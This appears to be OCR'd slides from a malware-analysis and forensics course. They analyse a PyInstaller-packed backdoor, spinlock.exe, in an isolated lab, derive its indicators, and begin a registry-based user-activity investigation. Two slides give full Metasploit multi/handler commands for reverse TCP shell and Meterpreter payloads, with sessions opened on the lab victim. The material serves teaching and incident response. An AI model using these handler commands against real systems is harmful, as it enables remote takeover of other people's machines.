
**Web** Images Maps Shopping Applications Mo

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[PyInstaller](#)  
[www.pyinstaller.org/](#)  
A program that packages Python programs into stand-alone executables  
Linux and Irix.

[Manual](#) [PyInstaller Man](#)  
Installing PyInstaller. First, unpack the  
Installing PyInstaller.


# Infect the Windows lab system. Regshot helps detect changes.



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Files added:8  
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```
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\bz2.pyd
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\kernel32.dll
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\MSVCR71.dll
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\python25.dll
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\spinlock.exe.manifest
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\unicodedata.pyd
C:\Users\Windows User\AppData\Local\Temp\_MEI27802\_ctypes.pyd
C:\Windows\Prefetch\SPINLOCK.EXE-67D31443.pf
```

# Process Hacker shows properties of the malicious process.



Process Hacker

Hacker View Tools Users Help


Refresh Options Find Handles or DLLs System Information

Processes Services Network Disk

Name	PID	CPU	I/O Total...	Private B...	User Name
System Idle Process	0	93.22		0	NT AUTHORITY\SYSTEM
csrss.exe	312			1.25 MB	NT AUTHORITY\SYSTEM
wininit.exe	352			868 kB	NT AUTHORITY\SYSTEM
csrss.exe	364	0.14		12.11 MB	NT AUTHORITY\SYSTEM
winlogon.exe	412			1.53 MB	NT AUTHORITY\SYSTEM
explorer.exe	1116	0.19		36.96 MB	WIN-H...\Windows User
VMwareTray.exe	1352			2.34 MB	WIN-H...\Windows User
vmtoolsd.exe	1360	0.30	950 B/s	7.67 MB	WIN-H...\Windows User
ProcessHacker.exe	2256	1.91		4.87 MB	WIN-H...\Windows User
spinlock.exe	2196			540 kB	WIN-H...\Windows User
spinlock.exe	3552			2.94 MB	WIN-H...\Windows User

CPU Usage: 6.78% Physical Memory: 55.17% Processes: 34

# Process Hacker observed a suspicious network connection.



The screenshot shows the Process Hacker application window. The 'Network' tab is selected, displaying a table of network connections. The connection for spinlock.exe (PID 3552) is highlighted with a red box, showing a connection to the remote address 199.73.28.114 on port 443. The status bar at the bottom indicates CPU Usage: 12.76%, Physical Memory: 53.71%, and Processes: 34.


Name	Local Address	Local...	Remote Address	Rem...	Prot..
services.exe (456)	WIN-HMRDNCO...	49155			TCP
services.exe (456)	WIN-HMRDNCO...	49155			TCP6
<b>spinlock.exe (3552)</b>	<b>WIN-HMRDNCO...</b>	<b>49159</b>	<b>199.73.28.114</b>	<b>443</b>	<b>TCP</b>
svchost.exe (1228)	WIN-HMRDNCO...	5355			UDP
svchost.exe (1228)	WIN-HMRDNCO...	5355			UDP6
svchost.exe (1228)	WIN-HMRDNCO...	51235			UDP
svchost.exe (644)	WIN-HMRDNCO...	135			TCP
svchost.exe (644)	WIN-HMRDNCO...	135			TCP6
svchost.exe (696)	WIN-HMRDNCO...	49153			TCP
svchost.exe (696)	WIN-HMRDNCO...	49153			TCP6
svchost.exe (852)	WIN-HMRDNCO...	49154			TCP
svchost.exe (852)	WIN-HMRDNCO...	49154			TCP6

CPU Usage: 12.76% Physical Memory: 53.71% Processes: 34



# CaptureBAT monitors activity and captures deleted files.

```
Administrator: Administrator Command Prompt
c:\Program Files\Capture>CaptureBAT -c -n
Option: Collecting modified files
Option: Capturing network packets
Driver already loaded: CaptureProc
Driver already loaded: CaptureRegis
Loaded filter driver: CaptureFileM
Creating network dumper
Loading network packet dumper
network adapter found: 192.168.157.130
-----
process: created C:\Windows\explorer.exe -> C:\Users\Windows User\Desktop\spinlock.exe
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows User\AppData\Local\Temp\_MEI27122\kernel32.dll
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows User\AppData\Local\Temp\_MEI27122\kernel32.dll
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows User\AppData\Local\Temp\_MEI27122\kernel32.dll
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows User\AppData\Local\Temp\_MEI27122\_ctypes.pyd
file: Write C:\Users\Windows User\Desktop\spinlock.exe -> C:\Users\Windows User
```



# What's the relevance of Python to spinlock.exe?

- ⦿ PyInstaller probably packaged the original Python program into an EXE.
- ⦿ The malware might have been written in Python originally.
- ⦿ It might have been an EXE that was embedded into a Python program.


# We can now define incident-specific “signatures”.

Processes:	spinlock.exe
Connections:	199.73.28.114 on TCP 443
File system:	%TEMP%\_MEI27802\ %TEMP%\_MEI27802\spinlock.exe.manifest %TEMP%\_MEI27802\bz2.pyd %TEMP%\_MEI27802\unicodedata.pyd %TEMP%\_MEI27802\_ctypes.pyd

# Examine malware network interactions in your isolated lab.

- ◉ Redirect DNS traffic using tools such as fakedns and ApateDNS.
- ◉ Alternatively, hard-code the IPs that malware wants to reach.
- ◉ Run the necessary listeners and sniff to observe the traffic.

# Use a browser and Netcat to get a sense for how HTTPS looks.



Client sends data to server to initiate the HTTPS session.

[More information](#)

# Observe the connection from spinlock.exe with Netcat running.

remnux@remnux: ~

File Edit Tabs Help

```
remnux@remnux:~$ sudo nc -l -p 443
```

eth0 [Wireshark 1.6.2]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter:  Expression... Clear

No.	Time	Source	Destination	Protocol	Info
1	0.000000	199.73.28.110	199.73.28.114	TCP	49199 > 443
2	0.000072	199.73.28.114	199.73.28.110	TCP	443 > 49199
3	0.000511	199.73.28.110	199.73.28.114	TCP	49199 > 443

Connection established, but no data exchanged. Not really HTTPS?

# Determining the network protocol involves experimentation.

- ⦿ The specimen established connection and awaits a response.
- ⦿ Consider protocols that follow this pattern and perform experiments.
- ⦿ We'll try Metasploit. Its reverse TCP connect shell operates like this.





# We're in control of the backdoor!

```
remr
File Edit Tabs Help
msf exploit(handler) > exploit

[*] Started reverse handler on 199.73.28.114:443
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 199.73.28.110
[*] Command shell session 1 opened (199.73.28.114:443 -> 199.73.28.110:49200)
2013-06-10 23:27:10 -0400

Microsoft Windows [Version 6.1.7600]
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
C:\Users\Windows User\Desktop>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . :
    Link-local IPv6 Address . . . . . : fe80::283b:818c:6eca:eae3%11
    IPv4 Address. . . . . : 199.73.28.110
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 199.73.28.114
```

# Process Hacker shows cmc.exe as a child process of spinlock.exe.



The screenshot shows the Process Hacker application window. The 'Processes' tab is active, displaying a list of running processes. The process tree is expanded to show the following hierarchy:

- System Idle Process (PID 0)
- csrss.exe (PID 312)
- wininit.exe (PID 352)
- csrss.exe (PID 364)
- winlogon.exe (PID 412)
- explorer.exe (PID 1116)
  - VMwareTray.exe (PID 1352)
  - vmtoolsd.exe (PID 1360)
- spinlock.exe (PID 1208)
  - spinlock.exe (PID 2448)
  - cmd.exe (PID 3356)
- Process Hacker.exe (PID 3356)

The status bar at the bottom of the window indicates: CPU Usage: 27.09%, Physical Memory: 52.41%, Processes: 40.

Name	PID	CPU	I/O Total...	Private B...	User Name
System Idle Process	0	72.91		0	NT AUTHORITY\SYSTEM
csrss.exe	312			1.26 MB	NT AUTHORITY\SYSTEM
wininit.exe	352			900 kB	NT AUTHORITY\SYSTEM
csrss.exe	364	1.59	1.27 kB/s	12.15 MB	NT AUTHORITY\SYSTEM
winlogon.exe	412			1.53 MB	NT AUTHORITY\SYSTEM
explorer.exe	1116	0.72		67.83 MB	WIN-H...\Windows Use
VMwareTray.exe	1352			2.41 MB	WIN-H...\Windows Use
vmtoolsd.exe	1360	0.40	1.11 kB/s	8.41 MB	WIN-H...\Windows Use
spinlock.exe	1208			548 kB	WIN-H...\Windows Use
spinlock.exe	2448			2.97 MB	WIN-H...\Windows Use
cmd.exe	3356			1.69 MB	WIN-H...\Windows Use
Process Hacker.exe					

# Alternative payload could have been Meterpreter.

```

remnux@remnux: ~
File Edit Tabs Help
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 199.73.28.114
LHOST => 199.73.28.114
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 199.73.28.114:443
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 199.73.28.110
[*] Meterpreter session 1 opened (199.73.28.114:443 -> 199.73.28.110:49202)
013-06-10 23:24:38 -0400

meterpreter > screenshot
Screenshot saved to: /home/remnux/evEsbgwL.jpeg
meterpreter > █

```



# Analysis revealed capabilities of the spinlock.exe specimen.

- ⦿ Backdoor gives the adversary interactive access to the system.
- ⦿ Useful for reconnaissance, loading more tools, lateral movement, etc.
- ⦿ Outbound TCP port 443 traffic could pass through firewalls.

# Why perform malware analysis as part of forensics?

- ⦿ Establish “signatures” to assess scope and contain the incident.
- ⦿ Understand incident’s implications to determine business impact.
- ⦿ Strengthen enterprise defenses.

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# The Vibranium Incursion

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# Analyzing User Activity

NTUSER.DAT



# Win7 Search History




NTUSER.DAT\Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery

```

yaru - ver: 1.27 (E:\[root]\Users\vibranium\NTUSER.DAT)

MRUListEx                                REG_BINARY
0000 0000: 01 00 00 00 05 00 00 00 04 00 00 00 03 00 00 00 .....
0000 0010: 02 00 00 00 00 00 00 00 ff ff ff ff .....
0                                REG_BINARY
0000 0000: 61 00 64 00 61 00 6d 00 61 00 6e 00 74 00 69 00 a.d.a.m.a.n.t.i.
0000 0010: 75 00 6d 00 00 00                                     u.m...
2                                REG_BINARY
0000 0000: 6d 00 79 00 72 00 6f 00 6e 00 20 00 6d 00 61 00 m.y.r.o.n. .m.a.
0000 0010: 63 00 6c 00 61 00 69 00 6e 00 00 00                c.l.a.i.n...
3                                REG_BINARY
0000 0000: 61 00 63 00 63 00 6f 00 75 00 6e 00 74 00 73 00 a.c.c.o.u.n.t.s.
0000 0010: 00 00                                               ..
4                                REG_BINARY
0000 0000: 76 00 69 00 62 00 72 00 61 00 6e 00 69 00 75 00 v.i.b.r.a.n.i.u.
0000 0010: 6d 00 00 00                                         m...
5                                REG_BINARY
0000 0000: 74 00 65 00 73 00 74 00 2d 00 70 00 6c 00 61 00 t.e.s.t.--p.l.a.
0000 0010: 6e 00 00 00                                         n...
1                                REG_BINARY
0000 0000: 61 00 6c 00 6c 00 6f 00 79 00 00 00                a.l.l.o.y...
  
```



Search History



Search programs and files



# Vibranium Searching for?

RegRipper  
Output –  
Run against  
Vibranium  
NTUSER.DAT

```
wordwheelquery v.20100330
(NTUSER.DAT) Gets contents of user's WordWheelQuery key

Software\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery
LastWrite Time Wed Apr  4 15:45:18 2012 (UTC)

Searches listed in MRUListEx order

1    alloy
5    test-plan
4    vibranium
3    accounts
